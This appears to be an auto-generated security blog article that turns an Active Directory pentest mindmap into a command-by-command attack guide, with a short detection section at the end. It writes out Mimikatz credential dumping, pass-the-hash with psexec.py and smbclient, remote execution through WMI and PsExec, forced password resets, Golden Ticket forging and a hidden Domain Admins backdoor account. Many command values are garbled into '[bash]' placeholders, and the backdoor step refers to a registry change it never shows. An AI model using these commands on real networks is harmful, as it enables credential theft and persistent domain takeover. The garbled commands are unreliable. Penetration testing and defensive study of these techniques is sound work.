Listen to this Post
Introduction:

The battle for network security is often won or lost within the complex hierarchy of Active Directory (AD). As the central nervous system of most corporate IT environments, AD is the prime target for attackers, making its defense—and ethical probing—paramount. The “Active Directory Pentest Mindmap 2025,” shared by Red Team Operator Mohit Soni and created by researcher Mayfly, serves as a critical strategic map, outlining the modern attack paths that security professionals must understand to fortify their domains. This article decodes this mindmap into actionable intelligence, providing a step-by-step technical guide to the reconnaissance, exploitation, and persistence techniques defining today’s cyber threats.
Learning Objectives:
- Understand the core phases of a modern Active Directory penetration test, from initial foothold to domain dominance.
- Execute key offensive security techniques using standard command-line tools to identify misconfigurations and extract credentials.
- Implement defensive countermeasures and monitoring strategies to detect and mitigate the attack vectors discussed.
You Should Know:
1. Initial Reconnaissance and Enumeration: Mapping the Battlefield
Before launching any attack, a red team must map the AD environment. This involves identifying users, computers, groups, and trust relationships to find the path of least resistance.
Step‑by‑step guide explaining what this does and how to use it.
1. Establish a Foothold: Assume you have initial access to a domain-joined Windows machine (e.g., via a phishing payload). Open a command prompt with appropriate privileges.
2. Enumerate Domain Information: Use built-in Windows commands and PowerShell to gather basic intelligence. This is often stealthier than downloading external tools initially.
 Discover the domain name and controllers
nltest /dsgetdc:[bash]
 List all users in the current domain
net user /domain
 List all domain groups
net group /domain
 Get detailed information about the "Domain Admins" group
net group "Domain Admins" /domain
3. Advanced Enumeration with PowerView: For deeper insight, use PowerView, a part of the PowerShell Empire framework. Load it into memory to avoid disk writes.
 Import PowerView module
Import-Module .\PowerView.ps1
 Find all computers on the domain
Get-NetComputer | Select-Object name
 Enumerate shares on a specific target machine
Get-NetShare -ComputerName "TARGET-PC"
 Find users with "admin" in their group memberships
Get-NetUser | Where-Object {$_.memberof -match "admin"}
2. Credential Access and Dumping: Stealing the Keys
With a map of the domain, the next goal is to obtain credentials. Hashes and tickets stored in machine memory are prime targets for escalating privileges laterally.
Step‑by‑step guide explaining what this does and how to use it.
1. Perform Local Hash Dumping: Use Mimikatz, the quintessential credential-dumping tool, to extract hashes and Kerberos tickets from the Local Security Authority Subsystem Service (LSASS) memory.
 Execute Mimikatz on a Windows target
privilege::debug
 Attempt to enable the debug privilege (requires admin rights)
sekurlsa::logonpasswords
 Dumps hashes and plaintext passwords from memory
Defensive Note: Monitor for `sekurlsa::logonpasswords` command-line arguments and LSASS access via Sysmon (Event ID 10).
2. Pass-the-Hash Attack: Use the extracted NTLM hash to authenticate to another system without needing the plaintext password.
 Using the smbclient Linux tool with an NTLM hash
smbclient //TARGET-SERVER/C$ -U Administrator --pw-nt-hash [bash]
 Using Impacket's psexec.py on Linux
psexec.py -hashes [bash]:[bash] Administrator@TARGET_IP
3. Lateral Movement: Pivoting Across the Network
Lateral movement involves using compromised credentials to access and control other systems within the network, moving closer to high-value targets.
Step‑by‑step guide explaining what this does and how to use it.
1. Use Windows Management Instrumentation (WMI): Execute commands on a remote machine using legitimate administrative protocols.
 Create a process on a remote computer via WMI
$Cred = Get-Credential
Invoke-WmiMethod -ComputerName "TARGET-PC" -Class Win32_Process -Name Create -ArgumentList "cmd.exe /c whoami" -Credential $Cred
2. Deploy a Payload with PsExec: The Sysinternals PsExec tool is a common dual-use tool for IT admin and red teamers.
 Execute a command remotely (will prompt for password)
PsExec.exe \TARGET-PC -u DOMAIN\User -p Password cmd.exe
 Using Impacket's psexec with hashes (Linux)
psexec.py 'DOMAIN/User@TARGET_IP' -hashes :[bash]
- Privilege Escalation to Domain Admin: Reaching the Pinnacle
The ultimate goal is to obtain Domain Administrator privileges. This often involves exploiting misconfigured user permissions and AD objects.
Step‑by‑step guide explaining what this does and how to use it. - Identify Misconfigurations with BloodHound: BloodHound uses graph theory to reveal hidden attack paths. First, collect data with the SharpHound ingestor.
Execute SharpHound collector on a domain-joined machine
SharpHound.exe --CollectionMethod All --Domain [bash] --OutputDirectory C:\Temp
- Analyze the Data: Import the collected `.json` files into the BloodHound GUI. Use pre-built queries like “Find Shortest Paths to Domain Admins” to visually identify attack paths, such as a user being a member of a group that has `ForceChangePassword` rights over a privileged account.
- Exploit a Found Path: For example, if you have the `ForceChangePassword` right, you can reset a privileged user’s password.
Using PowerView to reset a password
$NewPassword = ConvertTo-SecureString 'NewPass123!' -AsPlainText -Force
Set-DomainUserPassword -Identity 'TargetAdmin' -AccountPassword $NewPassword -Credential $CurrentUserCreds
5. Establishing Persistence: Locking the Door Behind You
After achieving domain admin, ensuring you can return is crucial. Persistence mechanisms are installed to maintain access.
Step‑by‑step guide explaining what this does and how to use it.
1. Create a Golden Ticket: A Golden Ticket is a forged Kerberos Ticket Granting Ticket (TGT) that allows you to generate access tokens for any user in the domain, providing near-permanent persistence if the KRBTGT account password hash is known.
 Using Mimikatz with the KRBTGT hash
kerberos::golden /user:FakeAdmin /domain:corp.local /sid:[bash] /krbtgt:[bash] /id:500 /ptt
This command creates a ticket for a fake user with admin ID (500) and injects it into memory (/ptt).
2. Create a Hidden Backdoor Account: Add a new user and hide it from the normal `net user` listing by appending a `$` to the username and modifying the registry.
 Create a hidden user
net user BackdoorUser$ MySecretPass123! /add /domain
net group "Domain Admins" BackdoorUser$ /add /domain
6. Defense and Detection: The Blue Team Playbook
Understanding offense is key to building effective defense. Here’s how to detect the attacks outlined above.
Step‑by‑step guide explaining what this does and how to use it.
1. Enable and Monitor Advanced Auditing:
GPO Path: Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit Policy Configuration.
Enable: `Audit Kerberos Authentication Service` (Success/Failure), `Audit Credential Validation` (Success/Failure), `Audit Kerberos Service Ticket Operations` (Success).
2. Implement Sysmon for Deep Visibility: Deploy Sysinternals Sysmon with a robust configuration (like SwiftOnSecurity’s config).
Critical Event IDs:
Event ID 1 (Process Creation): Log parent-child relationships. Flag `cmd.exe` spawned by winword.exe.
Event ID 10 (Process Access): Detect access to LSASS (TargetImage ends with lsass.exe).
Event ID 3 (Network Connection): Log outbound SMB/WMI connections for lateral movement.
3. Regularly Audit AD Permissions: Use Microsoft’s own tools or commercial solutions to regularly run reports similar to BloodHound’s findings, focusing on:
Users with `DCSync` rights (Replicating Directory Changes).
Excessive nested group memberships.
Computers where users have local admin rights.
What Undercode Say:
The Mindmap is a Strategic Imperative, Not Just a Tool List: The true value of resources like the AD Pentest Mindmap is in teaching the attack methodology and chain of exploitation. It emphasizes that a successful breach is rarely about one exploit but a series of logical steps that abuse intended functionality and configuration oversights.
The Defender’s Advantage is Knowledge: Every offensive technique listed has a corresponding defensive countermeasure. The asymmetry favors defenders who proactively hunt for these attack paths using the same tools (like BloodHound) and who have invested in comprehensive logging and alerting.
The analysis reveals that modern AD security is a race between visibility and obfuscation. Attackers continuously refine living-off-the-land techniques (LOLBAS) to blend in, while defenders must shift from perimeter-based thinking to an “assume breach” mindset. The mindmap underscores that the most critical vulnerabilities are often not software flaws but architectural misconfigurations—like excessive service account permissions or unconstrained delegation—that persist for years. Effective security now requires automating the continuous discovery and remediation of these identity-based attack paths, making red team knowledge not optional but foundational for any serious blue team.
Prediction:
The evolution outlined in the 2025 mindmap points toward an increasingly automated and intelligence-driven future for both attack and defense. We will see offensive security tools integrate more machine learning to prioritize attack paths in real-time, suggesting the most efficient route to domain admin based on the specific environment. Conversely, defensive Security Information and Event Management (SIEM) and Extended Detection and Response (XDR) platforms will evolve to not just alert on isolated events but to automatically map and score the risk of detected activity against known AD attack graphs, providing a predictive security posture. The rise of hybrid and cloud-only identities (Azure AD/Entra ID) will further expand the attack surface, requiring these mindmaps and tools to seamlessly incorporate cloud-based enumeration, token exploitation, and cross-domain trust attacks, making comprehensive identity security the single most critical investment for organizations.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: 0xfrost Active – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


